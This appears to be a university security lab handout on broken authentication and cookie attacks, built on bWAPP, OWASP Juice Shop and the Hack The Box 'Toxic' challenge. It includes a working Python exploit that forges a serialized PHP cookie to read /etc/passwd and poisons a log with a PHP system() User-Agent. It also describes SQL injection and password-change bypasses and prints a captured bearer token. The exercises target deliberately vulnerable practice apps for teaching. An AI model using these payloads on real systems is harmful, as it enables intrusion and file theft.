Lab 3 – Broken authentication and XSS

Updated: 2023-11-03.

Introduction to the lab

This individual assignment is divided into 3 parts, and it will take 3 classes. The remaining parts will be released in the following weeks.

Learning outcomes

- Learn the different strategies that can lead to broken authentication.
- Understand the impact of bad practices regarding authentication flows.
- Learn how to explore the different strategies of cross-site scripting.

Submission

You may submit as you go but be sure to complete and submit all activities up to 5 days after the third class (Wednesday at 11:50 pm).
We strongly recommend submitting the work at the end of each class as it is, and then, improving it.

Report structure

The report should have (at least) the following contents:

- Scope of this assessment;
- Summary of the activities of each module and evidence that you made each step (with screenshots);
- Print and attach the PDF after concluding the TryHackMe module;
- Answer the questions that are raised in the document.

2.1 TryHackMe – HTTP in detail (Optional)

This module is not mandatory. It allows you to refresh some concepts regarding HTTP protocols. If you feel confident with that matter, you should skip it (or not, practice a bit more do not hurt).

2.2 TryHackMe – Introduction to OWASP ZAP

This module may be a little outdated, but it should help you configure OWASP ZAP on your machine.

2.3 bWAPP

bWAPP is a free and open-source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects. It has over 100 web vulnerabilities!


To use it, you must have docker installed and run the following command:

```
docker run -d -p 80:80 hackersploit/bwapp-docker
```


After running the image, navigate to http://127.0.0.1/install.php to complete the bWAPP setup process.

Now that the bWAPP is working, you should solve the following challenges:


1. Broken Auth. - Password Attacks (You should use OWASP ZAP or Burp suite to solve this challenge).
    a. After intercepting the request, you can fuzz it.




    b. You should select the password value and try to a list of words.




    c. Since we already know the password, make sure that you include “bug” in the list.



d. After executing it, you can filter the results to obtain the response with the message "Successful login!".




e. Then, just open the information about this request and check the parameters.



2. Session Mgmt. - Cookies (HTTPOnly) Medium
    a. When you click to see your cookies, it only displays two of them. Why?
    b. You should change something to present the three.
3. Session Mgmt. - Session ID in URL
    a. Where is the cookie exposed? Why is it wrong? (https://owasp.org/www-community/vulnerabilities/Information_exposure_through_query_strings_in_url)

2.4 HTB Challenge –Toxic

This exercise is a good example of how cookies can be manipulated to exploit a web application.




The challenges provide the source files, that you should run in your VM using docker. This will give you a local environment to test the payloads.

```
└─$ ll
total 24
-rwxr-xr-x 1 john john   96 Apr 30  2021 build-docker.sh
drwxr-xr-x 4 john john 4096 Apr 30  2021 challenge
drwxr-xr-x 2 john john 4096 Apr 30  2021 config
-rw-r--r-- 1 john john  718 Jun 22  2022 Dockerfile
-rwxr-xr-x 1 john john  179 Apr 30  2021 entrypoint.sh
-rw-r--r-- 1 john john   27 Apr 30  2021 flag
```


If you analyze the code, you may notice that the cookie is not very well constructed. Why?

```php
if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```


You can check it in the browser.



Let's work with the cookie and try to obtain the information, i.e., reversing it. You can use CyberChef online.




If you manipulate properly the path, you may reveal some files in the system.



Can you obtain the flag?

```
import base64
import requests

url = "http://206.189.28.180:31840/"

def inject(payload_cookie, payload_headers={}):
        payload = base64.b64encode(payload_cookie)
        cookie = {"PHPSESSID": payload}
        req = requests.get(url, cookies=cookie, headers=payload_headers)
        print(req.text)

req = requests.get(url)
cookies = req.cookies.get_dict()
cookie = cookies["PHPSESSID"]
cookie_text = base64.b64decode(cookie)

payload_cookie = b'O:9:"PageModel":1:{s:4:"file";s:19:"../../../etc/passwd";}'
inject(payload_cookie)

payload_cookie = b'O:9:"PageModel":1:{s:4:"file";s:25:"/var/log/nginx/access.log";}'
payload_headers = {"User-Agent": "<?php system('ls -l /');?>"}
inject(payload_cookie, payload_headers)
```




2.5 Juice Shop

OWASP Juice Shop is probably the most modern and sophisticated insecure web application! It can be used in security trainings, awareness demos, CTFs and as a guinea pig for security tools! Juice Shop encompasses


vulnerabilities from the entire OWASP Top Ten along with many other security flaws found in real-world applications!


To use it, you must have docker installed and run the following command:


```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```




1. Log in with Bender's user account. Bender is a regular customer, but mostly hangs out in the Juice Shop to troll it for its lack of alcoholic beverages.
    1. The challenge description probably gave away what form you should attack.
    2. You need to know (or smart-guess) Bender's email address so you can launch a targeted attack and try a SQL Injection in the Email field.
2. Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.
    1. Log in as anyone.
    2. Inspecting the backend HTTP calls of the Password Change form reveals that these happen via HTTP GET and submits current and new password in clear text.
    3. Probe the responses of /rest/user/change-password on various inputs:
        - http://localhost:3000/rest/user/change-password?current=A yields a 401 error saying Password cannot be empty.
        - http://localhost:3000/rest/user/change-password?current=A&new=B yields a 401 error saying New and repeated password do not match.
        - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C also says New and repeated password do not match.
        - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B says Current password is not correct.
        - http://localhost:3000/rest/user/change-password?new=B&repeat=B yields a 200 success returning the updated user as JSON!
        - Example:



Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
GET http://193.136.175.107:8705/rest/user/change-password?current=123456&new=1234567&repeat=1234567 HTTP/1
.1
Host: 193.136.175.107:8705
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Origin: http://193.136.175.107:8705
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqQHVhLnB0IiwicGFzc3dvcmQiOi
JlMTBhZGMzOTQ5YmE1OWFiYmU1NmUwNTdmMjBmODgzZSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2lu
SXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdH
BTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0xMC0yNiAxNDoxMToxNS41ODMgKzAwOjAwIiwidXBkYXRl
ZEF0IjoiMjAyMy0xMC0yNiAxNDoyMDozMy4wNDYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjk4MzMzNDE3fQ.
nnt4rNkEdP48nfQHKvN6NeVNl5AA3eOQMu8xukiZeb0RB3SmJU9STRxpvQzBYvfM8Um4D3cVPLdRi098l_4PkJqlrYm3HjTvw-
DYvSelA0Cdognq53NZiHZb3qR4GPiwZ1X23IokuJLtYfmx0xWijeZx7jAJtDjeSaJKrzCq2Qg
Referer: http://193.136.175.107:8705/


Manual Request Editor
Request
Response
Method
Header: Table (adv)
Body: Table
Send
Type
Parameter Name
Value
Functions
url
new
1234567
AddIns
url
repeat
1234567
AddIns
url
AddIns


